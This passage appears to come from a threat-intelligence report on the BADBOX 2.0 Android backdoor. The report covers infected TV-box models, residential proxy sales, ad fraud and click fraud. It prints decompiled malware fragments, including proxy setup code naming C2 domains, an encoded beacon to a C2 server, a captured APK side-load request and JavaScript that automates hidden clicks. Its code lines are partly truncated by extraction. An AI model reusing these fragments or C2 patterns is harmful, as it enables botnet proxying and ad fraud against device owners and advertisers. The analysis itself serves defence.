
The apps with these backdoors *behave as expected*; a screen-casting app will successfully cast the screen. This makes it harder for the average user to recognize that anything is amiss.

Additional Backdoor Distribution Mechanism

Additionally, there is an extensive collection of apps which the threat actors "rebundled" and added to unofficial app marketplaces. These apps carry the names of high-profile and popular apps, but have had the BB2DOOR backdoor added to them. Once installed, they work in a similar fashion to the preinstalled variation of the backdoor.

Timeline and Targeting


After researchers uncovered the list of APKs from the new C2 servers, they began acquiring the corresponding devices to examine them for backdoors. Much like in the earlier BADBOX operation, devices infected by BADBOX 2.0 are off-brand low-cost consumer devices built or assembled in China and shipped worldwide. Once the backdoors were confirmed, researchers shared preliminary findings with select partners and dug further into the various fraud schemes perpetrated by the threat actors through the boxes.



HUMAN deployed several BADBOX 2.0-specific protections to the Human Defense Platform throughout the summer of 2024. Paired with HUMAN's broad existing protections from attacks conducted through residential proxy services—such as those offered by BADBOX and BADBOX 2.0 threat actors—HUMAN customers and their consumers are safe from the impact of BADBOX 2.0.

Google took enforcement action to prevent bad actors from attempting to monetize the BADBOX family of invalid traffic.

As of January 2025, Satori researchers estimate **more than 1 million** devices worldwide are infected by BADBOX 2.0. More than a third of the BADBOX 2.0-infected devices observed by the Human Defense Platform are located in Brazil, where low-cost Android Open Source Project devices are particularly popular. Other countries with significant numbers include the United States, Mexico, Argentina, and Colombia. Overall, HUMAN observed BADBOX 2.0-associated traffic coming from **222 countries and territories worldwide**:



Below is a list of device models known to be targeted by the threat actors. Not all devices of a given model are necessarily infected, but Satori researchers are confident that infections are present on some devices of the below device models:

Device Model	Device Model	Device Model	Device Model
TV98	X96Q_Max_P	Q96L2	X96Q2
X96mini	S168	ums512_1h10_Natv	X96_S400
X96mini_RP	TX3mini	HY-001	MX10PRO
X96mini_Plus1	LongTV_GN7501E	Xtv77	NETBOX_B68
X96Q_PR01	AV-M9	ADT-3	OCBN
X96MATE_PLUS	KM1	X96Q_PRO	Projector_T6P
X96QPRO-TM	sp7731e_1h10_native	M8SPROW	TV008
X96Mini_5G	Q96MAX	Orbsmart_TR43	Z6
TVBOX	Smart	KM9PRO	A15
Transpeed	KM7	iSinbox	I96
SMART_TV	Fujicom-SmartTV	MXQ9PRO	MBOX
X96Q	isinbox	Mbox	R11
GameBox	KM6	X96Max_Plus2	TV007
Q9 Stick	SP7731E	H6	X88
X98K	TXCZ		

Each of the devices in the table is represented by one or more APKs, based on what type of app—launcher, casting app, etc.—contains the backdoor code.

BADBOX 2.0: Fraud Schemes Enabled

Perhaps the defining characteristic of BADBOX 2.0—and of BADBOX before it—is the broad variety of fraud the operation enables. Researchers observed **four distinct models of fraud** facilitated by the persistent privileged access created by the BB2DOOR backdoor. These included the sale of residential proxy services based on backdoor devices (as well as downstream attacks perpetrated by those who *bought* the proxy services), programmatic ad fraud, and click fraud.


Residential Proxy

Satori researchers observed the MoYu Group threat actors offering residential proxy services at $**13.64** per 5 GB of data routed through a proxy. With the number of BADBOX 2.0-infected devices actively functioning as proxy nodes, these services are a lucrative offering for threat actors.

动态IP流量包月阶梯价

流量梯度（G）	首充赠送（G）	价格（RMB）	充值方式
5	0	100	支付宝 微信
10	0	200	支付宝 微信
20	0	400	支付宝 微信
50	0	1000	支付宝 微信
100	0	2000	支付宝 微信
200	0	4000	支付宝 微信
500	0	10000	支付宝 微信

1 到第 1 页 确定 共 7 条 20 条/页



Dynamic IP traffic monthly package price

Flow gradient (G)	First deposit gift (G)	Price (RMB)	Recharge Methods
5	0	100	Alipay WeChat
10	0	200	Alipay WeChat
20	0	400	Alipay WeChat
50	0	1000	Alipay WeChat
100	0	2000	Alipay WeChat
200	0	4000	Alipay WeChat
500	0	10000	Alipay WeChat

1 To 1 Page Sure Total 7 items 20 items/page

Residential proxy services offered by MoYu, routed through BADBOX 2.0-infected devices (second image is a translation of the first)

The residential proxy module for BADBOX 2.0 functions similarly to that of BADBOX, but with a few notable changes:

```
public class i extends Devour implements f<String> {
    public Context j;
    public StatusListener a = null;
    public Map<String, v> b = null;
    public ScheduledExecutorService c = Executors.newScheduledThreadPool(8);
    public String d = "if240326";
    public String e = ad.d;
    public final String[] f = {"holadns.com", "martianinc.co", "okamiboss.com"};
    public Boolean g = Boolean.TRUE;
    public int h = 0;
    public String i = null;
    public final Handler k = new Handler(Looper.getMainLooper());
    public final Runnable l = new a();
    public final Runnable m = new b();
    public final Runnable n = new d();
```

```
public final String a() {
    return String.format("%s.%s.%s:6000", this.d, "if", this.f[new Random().nextInt(this.f.length)]);
}
```

BADBOX 2.0 residential proxy setup code

These instructions are retrieved from the C2 server using the same code as in BADBOX package *com.debby.devour*, but the threat actors adapted by changing which domains instruct and manage the proxy nodes. This was part of the threat actors' effort to avoid detection by changing the infrastructure used to power the residential proxy component of the scheme.

BADBOX 2.0 also added a second residential proxy component, operating on different domains and on different ports from BADBOX:

```
/* loaded from: classes.dex */
public class n0 extends t implements w<String> {
    public final String b = "4900";
    public final String c = "8999";
    public final String d = "8899";
    public final String[] e = {"ardai.duoproxys.com", "ardai.duoproxys.com", "ardai.duoproxys.com"};
    public final Handler f = new Handler(Looper.getMainLooper());
```

```
  public final void a(String str, String str2) {
      b(str2);
      try {
          String encode = URLEncoder.encode(k.a(("T12831&name=" + this.q + "&info=v2.2.3&message=" + str + k0.a("&position=") + str2 + k0.a(
"&time=") + System.currentTimeMillis()).replace(k0.a(ad.d), "-"), "XSer$q6+"), "UTF-8");
          StringBuilder sb = new StringBuilder();
          sb.append(b());
          sb.append("index/java_jar_every?operator=");
          sb.append(encode);
          f0.a(sb.toString(), new e(this));
      } catch (Exception unused) {
      }
  }
```

BADBOX 2.0 secondary residential proxy setup code

Perhaps more dangerous than the residential proxy access itself, however, are the downstream attacks that residential proxy access facilitates. Threat actors who purchase residential proxy access often use that access to conduct attacks of their own, as the IP address associated with the attack will be different from the address they're actually operating from.




Diagram of downstream attacks facilitated by BADBOX 2.0 residential proxy capability

Satori researchers observed a BADBOX 2.0-infected device in Satori's lab attempting an **account takeover** attack. This attack demonstrates the downstream threat residential proxy creates:

```
13:35:43 HTTPS POST                    com /api    /accounts/login/
13:36:11 HTTPS POST                    com /api    /accounts/login/
13:36:29 HTTPS POST                    com /api    /accounts/login/
13:36:41 HTTPS POST                    com /api    /accounts/login/
13:36:51 HTTPS POST                    com /api    /accounts/login/
13:36:55 HTTPS POST                    com /api    /accounts/login/
13:37:01 HTTPS POST                    com /api    /accounts/login/
13:37:06 HTTPS POST                    com /api    /accounts/login/
13:37:11 HTTPS POST                    com /api    /accounts/login/
13:37:16 HTTPS POST                    com /api    /accounts/login/
13:37:25 HTTPS POST                    com /api    /accounts/login/
13:37:32 HTTPS POST                    com /api    /accounts/login/
13:37:37 HTTPS POST                    com /api    /accounts/login/
```

Network activity capture from a BADBOX 2.0-infected device with a residential proxy active

Residential proxy use is not, in and of itself, fraudulent. But threat actors frequently use this tactic to hide information that might lead back to their identity; for example, in the account takeover (ATO) attack above, the attack appeared to come from the device in the Satori lab, instead of from the real threat actor who purchased access to the device's IP address.

Programmatic Ad Fraud

There are two primary programmatic ad fraud schemes perpetuated by BADBOX 2.0-infected devices. One centers on hidden ads rendered on the device itself, while the other involves a vast network of HTML5 game websites visited by the devices in hidden WebViews. We'll begin with the hidden ads threat.

Hidden Ads

Many BADBOX 2.0-infected devices come preinstalled with one or more launcher apps developed by **LongTV**. These apps, which behave as expected from a user's perspective, contact a LongTV-operated C2 that side-loads code onto the device to request and render ads hidden from the user. The same C2 server was observed side loading additional apps to infected devices.

```
GET /upgrade/PreController_YUYANGAM_v2.1.6_1_release_TX_jiagu_sign.apk HTTP/1.1
User-Agent: OkDownload/1.0.7
Range: bytes=0-1311501
If-Match: "66e03976-28061c"
Host: file.long.tv
Connection: Keep-Alive
Accept-Encoding: gzip


HTTP/1.1 206 Partial Content
Server: Snaca Streaming Server/1.0.1
Date: Mon, 16 Sep 2024 16:09:35 GMT
Content-Type: application/octet-stream
Content-Length: 1311502
Last-Modified: Tue, 10 Sep 2024 12:20:06 GMT
Connection: keep-alive
ETag: "66e03976-28061c"
Content-Range: bytes 0-1311501/2623004
```

File being automatically downloaded and installed from file.long[.]tv

These additional apps behaved similarly to the preloaded ones, requesting and rendering hidden ads. Notably, these additional apps behave as "evil twins" to legitimate apps, similarly to the Satori investigation into the **Konfety** operation, published in July 2024.

Researchers identified **24 "evil twin" apps** with corresponding apps in Google's Play Store. The "evil twins" side loaded by the LongTV C2 share package names with "decoy twins" in the Play Store, giving the appearance of legitimate ad requests. Many of the "decoy twin" apps hosted in the Play Store have thousands of downloads but few, if any, reviews.

Earn Extra Income

Seekiny Studio


Contains ads


50K+
Downloads


PEGI 3

Install

You don't have any devices







BADBOX 2.0-associated "decoy twin" app listings

These apps have more than 50,000 downloads but no reviews on their "decoy twin" listings. And though it bills itself as an app for mobile devices, nearly all the ad traffic HUMAN saw generated by "Earn Extra Income" and "Pregnancy Ovulation Calculator" originated from BADBOX 2.0-infected devices. (Notably, the "decoy twin" version of the app, if downloaded directly from the Play Store, contains none of the fraudulent modules.)

At its peak, the Hidden Ads ad fraud scheme within BADBOX 2.0 represented **5 billion fraudulent bid requests a week**.

The Human Defense Platform is protecting customers from the impact of this threat.

Hidden WebViews/H5 Domains

Researchers also observed a complex scheme in which BADBOX 2.0-infected devices loaded hidden WebViews—think browser window—and navigated to one of a large number of websites hosting HTML5 games.

This scheme begins immediately after the backdoor is activated. The device retrieves a package—**com.mz.sdk**—from the C2 server. This package applies conditions to WebViews and ensures all submodules of the package also apply those conditions:

```
package com.mz.sdk;

import android.content.Context;
import android.util.Log;
import com.oqiucdnfeunvc.qindsuhefcvr.dancuikxnuw.Lau

/* loaded from: [redacted]
public class MzInnerEntry {
    public static final String LOG_TAG = "MzInnerEntr
    public static final String TAG = "com.mz.sdk.MzIn

    public static void init(final Context context) {
        new Thread(new Runnable() { // from class: co
            @Override // java.lang.Runnable
            public void run() {
                Log.i(MzInnerEntry.TAG, "MzInnerEntry
                try {
                    Launcher.run(context.getApplicati
                } catch (Exception e) {
                }
                Log.i(MzInnerEntry.TAG, "MzInnerEntry
            }
        }).start();
    }
```

Entrypoint of com.mz.sdk

One of the submodules creates a new WebView and sends a request to the C2 server:

```
POST https://hla.app-goal.com/brush/igtcfg HTTP/1.1
Content-Type: application/json; charset=UTF-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 12.0; ORYX Build/NHG47L)
Host: hla.app-goal.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 433

{
   "aid": "[redacted]",
   "channel": "Novas702",
   "ver": 15,
   "pkg": "com.fast.clean.tv",
   "sdk": 25,
   "fwp": 1,
   "sl": 1,
   "module": 240314,
   "ua": "Mozilla/5.0 (Linux; Android 12.0; ORYX Build/NHG47L; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/108.0.5359.128 Safari/537.36",
   "runval": 3759766,
   "jsd": "",
   "tid": 664,
   "type": 2,
   "limit": 0,
   "apk": 0,
   "subcl": "j101",
   "ds": 1,
   "sh": 720,
   "sw": 1280,
   "am": 534,
   "uid": "[redacted]"
}
```

Request from new WebView

The server responds with a series of JavaScript instructions that prime the WebView to carry out a “playlist” of sorts, following a list of if-then actions.

```
HTTP/1.1 200 OK
Date: Fri, 20 Sep 2024 20:16:11 GMT
Content-Type: text/plain
Connection: keep-alive
CF-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=6TFcN74dV%2B9wofCibuKzY
n0VmqV4PvCjHRduS54vOo8U4hGNX5jnTI%2BmgFFXeP2zX4GVNldAu6Oh%2BkC8Z%2Bo
uCV0KdFJhlYQN4NJwiiC%2FWMFSQW%2F9MVDWEzyk%2BhGYldaN9o4%3D"}],"group":"
cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 8c647de3a81877c6-GRU
Content-Length: 525

{
   "open": 1,
   "act": 0,
   "ckt": 0,
   "err": 0,
   "cscsz": 1,
   "dpr": "2.8125",
   "mute": 1,
   "trust": 1,
   "tid": 617,
   "clear": 0,
   "height": 875,
   "width": 384,
   "expire": 1,
   "toast": 0,
   "type": 1,
   "interval": 1200000,
   "timeout": 240000,
   "errHost": [],
   "web": "https://fb.app-goal.com/",
   "pkg": "",
   "js": "https://cdn.randomhow.com/brush/novas702-2_617_v1.js",
   "djs": "https://cdn.randomhow.com/brush/doc_v29cpn.js",
   "ua": "Mozilla/5.0 (Linux; Android 11; SCV46-u Build/QP1A.190711.020; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/102.0.5005.94 Mobile
Safari/537.36"
}
```

C2 server response

```
package com.cxnjbnfeum.vnrunvbikbrp.qiuvngfiuoy.tk;

[...]
    private /* synthetic */ void b() {
        WebView webView = new WebView(i.m21I());
        this.U = webView;
        webView.setWebViewClient(new c(this));
        this.U.getSettings().setJavaScriptEnabled(true);

        this.U.loadUrl(i.m22I());
    }
[...]
```

Priming the WebView

These instructions are designed to make all the actions taken during the run of the “playlist” appear to be organic, making it harder for fraud fighters and advertisers to spot malicious activity. They include scrolling within the window, accepting cookies, clicking on elements on the page, and even visiting search engines before navigating to the H5 game sites to obscure the referrer information.

Once the WebView is primed, the C2 server sends new JavaScript with the playlist:

```
var law_op_beh = [
    [8, 1, 8, 1, 1, 0],
    [8, 8, 1, 8, 1, 8, 1, 3, 2, 8, 2, 3],
    [8, 8, 1, 8, 1, 1, 8, 2, 8, 3],
    [8, 8, 1, 1, 1, 8, 2, 8, 2, 2],
    [8, 1, 1, 8, 1, 8, 2, 3, 2, 2, 19],
    [8, 8, 1, 8, 1, 1, 8, 2, 3],
    [8, 8, 1, 1, 8, 1, 2, 2, 8, 3],
    [8, 1, 1, 1, 8, 2, 2, 8, 1, 3],
    [8, 8, 1, 8, 1, 1, 8, 2, 1, 8, 3],
    [8, 8, 1, 8, 1, 2, 8, 3, 1, 8, 2, 19],
    [8, 8, 1, 8, 1, 8, 2, 2, 8, 2, 8, 3],
    [8, 8, 1, 1, 8, 3, 1, 2, 8, 3],
    [8, 1, 3, 1, 2, 8, 3, 2, 2],
    [8, 8, 1, 8, 3, 1, 1, 8, 2, 2, 8, 3],
    [8, 1, 1, 8, 2, 3, 8, 1, 1, 3],
    [8, 8, 1, 1, 8, 3, 1, 1, 8, 2, 2, 19],
    [8, 8, 1, 1, 8, 2, 2, 8, 3],
    [8, 8, 1, 1, 8, 3, 2, 2, 3, 8, 1, 1, 19],
    [8, 8, 1, 8, 3, 1, 1, 2, 8, 1],
    [8, 3, 1, 1, 1, 8, 2, 3],
    [3, 1, 1, 8, 2, 8, 3, 2, 8, 1, 1],
    [3, 1, 1, 8, 1, 2, 2, 8, 2, 2, 1, 8, 3],
    [3, 8, 1, 1, 8, 3, 2, 2, 8, 3, 1]
];
var isTest = false;
var targetUrl = 'https://nk.wishself.com/';
var targetHost = 'nk.wishself.com';
var lawNtvElup = null;
var lawNtvEldn = null;
var isLawLeft = false;
var cus1 = null;
var lawStepCount = -1;
var lawAutoChoice = null;
var lawSpecial = null;
var lawActionTime = null;
var lawTimenum = null;
var lawOldActionTime = null;
if (window.jtjb) {
    if (document.readyState == 'complete') {
        lawGoStart();
    } else {
        window.setTimeout(lawGoStart, 10000);
    }
}
```

```
function lawReceivedConfirmData(adData, coRect) {
    var yes = adData.yesbtn;
    var no = null;
    if (adData.nobtn) {
        no = adData.nobtn;
    }
    var rand = Math.random();
    setTimeout(function () {
        var obj = null;
